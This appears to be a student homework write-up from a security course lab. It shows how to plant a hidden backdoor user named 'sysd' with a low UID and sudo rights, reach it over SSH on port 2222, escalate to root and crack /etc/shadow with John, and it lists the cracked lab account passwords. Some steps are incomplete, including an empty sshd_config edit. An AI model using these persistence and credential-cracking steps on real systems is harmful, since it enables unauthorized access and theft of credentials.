## Week 6 Homework Submission File: Advanced Bash - Owning the System

\*\*Step 1: Shadow People\*\*

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created:

- useradd sysd

2. Give your secret user a password:

- passwd sysd

3. Give your secret user a system UID < 1000:

- usermod -u 28 sysd

4. Give your secret user the same GID:

- groupmod -g 28 sysd

5. Give your secret user full `sudo` access without the need for a password:

- usermod -aG sudo sysd

6. Test that `sudo` access works without your password:

```

sudo -l

sudo -lU sysd

sudo -v

sudo adduser frank


sudo deluser frank

```

\*\*Step 2: Smooth Sailing\*\*

1. Edit the `sshd\_config` file:

```



```

\*\*Step 3: Testing Your Configuration Update\*\*

1. Restart the SSH service:

- sudo systemctl restart ssh

2. Exit the `root` account:

- exit

3. SSH to the target machine using your `sysd` account and port `2222`:

- ssh sysd@192.168.6.105 -p 2222

4. Use `sudo` to switch to the root user:

- sudo su root

\*\*Step 4: Crack All the Passwords\*\*

1. SSH back to the system using your `sysd` account and port `2222`:

- ssh sysd@192.168.6.105 -p 2222

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file:

- sudo su root

- john /etc/shadow

* sysadmin:passw0rd:18387:0:99999:7:::
* student:Goodluck!:18387:0:99999:7:::
* mitnik:trustno1:18387:0:99999:7:::
* babbage:freedom:18387:0:99999:7:::
* lovelace:dragon:18387:0:99999:7:::
* stallman:computer:18387:0:99999:7:::
* turing:lakers:18387:0:99999:7:::
* sysd:password:18841:0:99999:7:::

---